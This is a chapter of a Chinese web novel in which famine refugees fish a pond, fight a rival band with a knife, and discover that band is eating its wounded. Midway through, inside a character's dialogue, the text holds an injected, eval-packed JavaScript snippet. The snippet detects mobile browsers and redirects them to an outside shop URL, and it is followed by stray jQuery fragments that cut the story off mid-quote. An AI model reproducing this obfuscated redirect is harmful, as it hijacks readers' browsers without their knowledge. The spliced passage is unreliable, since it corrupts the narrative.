前两日捡的菌子还没烘完,又有鱼吃。
有村民直接把菌子和鱼炖在一起,最后撒一把盐,意外的发现:太好吃了!
不知道是太久没吃肉还是太香了,有些人吃着吃着,直接吃哭了。
领了属于自家的鱼之后,宁妈宁爸回到自家的小天地,把帘子一拉,隔档住其他人的目光。
宁妈掏出平底锅架在炉子上,把锅烧热,宁爸给锅里稍微浇上一点点油,加上两片姜,把洗净的鱼放进去。
滋啦一声,油香和姜味顿时把鱼的腥味给压下去,凉面煎得金黄之后,宁妈从空间摸出一块冻豆腐递给宁爸。
没有鲜豆腐,只能用这个替代了。
陶锅添水烧上,把煎过的鱼和冻豆腐一起放到陶锅里炖,不一会,随着锅底涌上来的开水泡泡,砂锅里的鱼汤越来越白,最后竟然变为奶白色。
冻豆腐在里头都有些发黄。
宁妈拿出小葱,等出锅之前,宁爸先往里头加了一撮盐,最后把小葱撒上去,鱼汤又鲜又香,喝一口舌头都要被鲜掉了。
光喝鱼汤不够,宁妈拿出来之前煎的预制馅饼,俩人就着一锅鱼汤,一人一口气吃了三个巴掌大的牛肉馅饼。最后喝汤溜溜缝,宁爸觉得自己都要晕碳了。
洞里其他人家也差不多,有一大半都在炖汤喝。
白天淋了雨,夜间喝汤刚刚好。
第二天。
都不用里正催,王李村的人早早便起来吃好早饭,天刚蒙蒙亮的时候便吆三喝六地喊着熟悉的人起来去网鱼。
昨天在洞里休息的人又做了两张网,今天一下子出去一半人去网鱼。
有两个妇人杀鱼麻利,自告奋勇去杀鱼,里正也把人给带上。
到了水潭,捞鱼的捞鱼,杀鱼的杀鱼,剩下的人轮班把鱼往山洞里送。
山风一刮,洞口满是鱼香味。
更令人高兴的是,连着几天的雷暴终于没了!
这下被雷劈两次有些不敢出去的钱婆子都敢壮着胆子让赵老大扶着她去外头。
王李村的人,一半的人分成两队,一队去捞鱼,一队在洞里烘鱼补草网。
另一半的人,各家自己留人在洞里看东西,剩下还能动弹的都出去找菌子了。
虽然有鱼可以吃,菌子也不能不要!这两样弄干了可都是能储存好久的吃食!
王李村的人起码网了一千多斤的鱼,按人头分到每家,一人都能分到十来斤!
老赵家人多,车厢里堆满了烤得半干的鱼,夜间休息的时候得掏出来时不时翻烤,不烤透就放着容易坏。
这天,王李村的汉子拿着草网朝水潭走。
远远的,走在队首的王修奉瞧见水潭旁似乎有人!
他们想往回躲躲,没曾想,站在水潭边上的人也看到了他们。
没办法,王修奉只能皱眉上前,走近了,他才能看到,站在水潭边上的是一群衣衫褴褛的难民。
王李村的人衣裳上挂几个破洞,多几个补丁的逃荒人跟他们比起来,还算是体面的了。
对面的人衣服烂得真的是一缕一缕的,宁爸眼神好,都能看到有几个汉子胯间的衣服几乎遮不住屁股。
对面的汉子看到王李村的人,立马站在水潭边上拦住,恶狠狠道:“这个水潭是我们发现的!”
“你胡说!”
王修奉身后的汉子朝对方喊:“明明是我们先发现的!”
两边一言不合吵了起来,王修奉看他们也没个领头的样子,让自己这边停下。
等两边吵完,王修奉说:“我们发现水潭之后立马去编草网了!你们明显是才发现水潭,不然连个捅都没有,那什么来捞鱼?”
对方一听,其中一个汉子直接过来推搡一把,“滚你丫的,老子管你什么水桶渔网的!”
王修奉反反应不及,被他推得往后**几步,他身后的汉子直接撸起袖子,照那人脸上一拳砸下去。
后头的人丢下手里的草网和木桶木盆,捋捋袖子直接加入战局。
怕衣裳被打坏,有几个汉子直接脱了上衣,连着斗笠一起放在一边,大喊着挥舞着拳头朝对方脸上砸。
对面先动手还不讲理,那他们也没有讲理的必要!况且这水潭是他们先发现的!
这里头可是关乎着一家老小接下来的口粮,说什么也不能退让!
站在后头的宁爸吩咐队伍里年纪较小的少年和周剑:“你俩快些回去告诉里正,说水潭这边有流民过来了,现在打起来了,让他们带点人过来!”
俩孩子听完,手拉手朝山洞跑。
他们离开之后,宁爸捋捋袖子,赤手空拳加入战局之中。
为了护食,两边都下了死手,什么下三烂的招数都能使出来,宁爸险险躲过一击之后,从腰间拿出赵宁宁从空间拿出来的,给大家留着防身的水果刀。
这水果刀买来是切西瓜使的,二十厘米长,宁爸空了就会磨,锋利无比。
一刀朝对面汉子的腰刺下去,对面的人立马倒下去一个。
这边有武器,对面猝不及防之下,连续三个人中招。
后头,里正和队伍里的壮汉带着武器大喊着赶过来。
对面见势不妙,拖着受伤的人立马撤退。
宁爸朝王修奉看了一眼,王修奉抹抹脸上的雨水,跟着在宁爸后头,远远缀着这几人跟踪。
里正赶来时,王修奉都走远了,他不放心,村里两个方向好的汉子主动出来说跟着过去。
等他们四个走远,站在水潭边上的汉子问:“里正,咱们还捞鱼吗?”
里正点头:“捞!能捞多少捞多少!”
这里既然被其他人发现,说明这里要不太平了!
能捞多少就捞多少,否则后头其他流民追上来……光靠他们一个村子,总有守不住的时候。
另一头。
宁爸和王修奉没走多远,后头的两个汉子也赶了过来,四人默契地没有说话,而是远远跟着前头的人。
那十来个汉子没想到自己都逃走了还会被跟踪,一个回头看的都没有,宁爸随着他们翻过一个小坡,看他们从坡顶滑到坡底。
隔着林子,能隐约看到他们在底下用树枝和树叶搭了防雨的棚子。
这种棚子不耐雨淋,每天都要重新搭建和打理,王李村的人在路上也搭过,有油布的人家都是用油布做棚顶的。
数了数棚子,约莫有十来个,底下挤挤攘攘的,不知道有多少人。
那十来个汉子到坡地,立马有三个汉子迎上去,几人说了几句话,把受伤的汉子往一个油布棚子底下拖。
这个油布棚子是十几个棚子里唯一还像样的棚子。
不过有些奇怪的是,那三个汉子被拖进去之后,既没人进去看他们,也没人从里头出来。
反倒是旁边的棚子开始架锅生火起来了。
那锅还是一口大铁锅。
宁爸挑眉,他们穿得这么破烂,从哪找来的这么大的铁锅?
往锅里添水烧滚之后,宁爸才看到有人往油布棚子里走,进去的人拿着一把刀,再出来的时候……提着两个胳膊和一条腿。
意识到自己看到什么东西的时候,已经来不及了。
宁爸咧咧嘴,把目光挪开,刚好看到了一边的王修奉,正捂着嘴,一副要吐不吐的样子。
王修奉后头的两个村里汉子也跟他一样,紧紧捂住嘴,生怕自己吐出来,也生怕自己发出声音。
过了一会,宁爸才做好心里准备往底下瞧。
“食物”已经煮上,等熟的时候,那几人凑在一起不知道在说些什么。
宁爸又等了一会,趁他们分肉汤的时候粗略数了一下人数,这才带着三个村里人往回走。
一直走了很远,王修奉才扶着树干,干呕几下。
另外两个汉子脸色也很难看。
“赵大哥,他们……”
宁爸忙打断他们的话:“嗯,是的,别说出来。”
王修奉听完,捂着嘴又去干呕去了。
等他好一些,几人一边往回走,宁爸一边说:“他们这个队伍有七八十个人,壮劳力的汉子几乎占六七成。”
王李村现在的汉子,只占五成。好在王李村的人数多一些,两边汉子总数倒是差不太多。
宁爸笃定道:“他们那边肯定不会善罢甘休的。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17235824|197609||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
”
回到水潭边上,宁爸把自己的发现跟里正讲了,里正愁得眉毛都白了几根,说:“咱们不能丢掉水潭,这样,从今天开始,咱们都警惕起来,派两个人盯着那边的动静。”
“要是发现他们的人往这边走,就赶紧回来通知,这边也好做预防。”
首选盯着他们的人,肯定是今天跟踪过去的四人。
他们再带出来四个,这样八个人好轮换,也不一定非要壮劳力的汉子,跑得快、胆子大的小子也可以。
跑回去通报的周剑和另一个少年被宁爸推举出来,里正让他俩跟着认认路。
发现后头有流民撵上来之后,山洞里的氛围都开始紧张起来了。
何氏把能收起来的东西都收起来。
烤好的鱼干和菌子干都收好,用绳子固定好。
被褥尽量铺的一卷就能往车上放。
万一说要走,她们家可以省去收拾的时间,尽快离开这里。
宁妈也简略收拾了一下东西,她担心宁爸,听到外头有**的流民,宁妈托何氏帮忙看着自家车架子,跟着宁爸一起到外头盯梢。
她**嗷嗷猛,里正看她担心,干脆放她和赵老二一起去盯梢。
在山洞里闲着的时候宁妈把空间整理了一下,走在路上顺手收了几个大石头,作防身的大杀器用。
两人一组,一组盯梢四个时辰,一天轮换三组。
因着要长时间在外头,里正贡献出家里的斗笠和蓑衣,让来盯梢的人都能尽量不被雨水淋到。
宁爸宁妈自己就有,不用借用里正家的,他俩找了一个隐蔽的凹坑,宁爸去扯点枯黄的野草顶在斗笠上。
黄色的斗笠和枯黄色的野草融为一体,十分隐蔽,这样远远看过来,不仔细看都认不出。
窝在坑里,四处无人,宁妈刚好能开小灶。
不方便吃的食物她就不拿出来了,之前做的卷饼还有,宁妈一人拿出来一个。
只吃饼有些干巴,宁妈拿出来一瓶橙汁递给宁爸。
吃完卷饼,宁妈把之前卤的肉也拿出来两块,一人一块啃完,宁爸都觉得自己肚子有点胀。
吃饱之后,俩人坐在原地盯梢。
白天盯完一轮无事发生,第二天白天,负责盯梢的王修奉跑回山洞,喊村里人带上武器。
那群人召集了二十来个汉子正朝着水潭那边去!
另一个盯梢的人去水潭边上通风报信,两边夹击之下,对面流民刚到水潭边上没多久,又被打了个遍体鳞伤的回去。
第二天轮到宁爸他们盯前半夜。
一开始他们在坑地下也是正常走动,受伤轻的人回自家棚底下休息,受伤重的直接被拖进油布棚底下。
宁妈推测,这是把受伤重的人当成“备用粮”。
有几人围着火堆坐着说话,他们没什么耐心,说着说着竟然吵起来了。
宁妈和宁爸胆子都大,借着夜色趴在斜坡上偷听。
“……那可是水潭!你也看见了,鱼有多大!”
“反正老子是受够了!谁爱**肉谁吃!我要吃鱼!”
“老大,你就说句准话,咱们人这么多,怕那群人作甚!”
“就是,咱们只是一时不防,谁料到他们竟然耍阴招,直接带了这么多人过来!”
坐在上首的人一直没有吭气,良久,那人才说:“明天,明天去水潭边上打探一下他们队伍的情况。”
“早该这样!咱们这么多人怕他们干啥,打赢了,他们的人和吃食都是咱们的!”
“就是,他们霸占水潭那么久,肯定捞上去了不少鱼!只要咱们把那支队伍吞下,他们捞上来的鱼都是咱们的!”
“那他们不是白费力气给咱们做衣裳?”
“笨!那叫‘为他人作嫁衣裳’!”
“……”
直到夜深了,对面队伍的吵嚷声这才渐渐消停。
等他们都去休息之后,宁爸和宁妈退回凹坑。
等后半夜交班的人来了之后,宁爸简单交代了一下底下人的话,带着宁妈冒雨赶夜路回山洞。
回去之后,宁爸学了学那几人的话,问:“里正,咱们咋办?”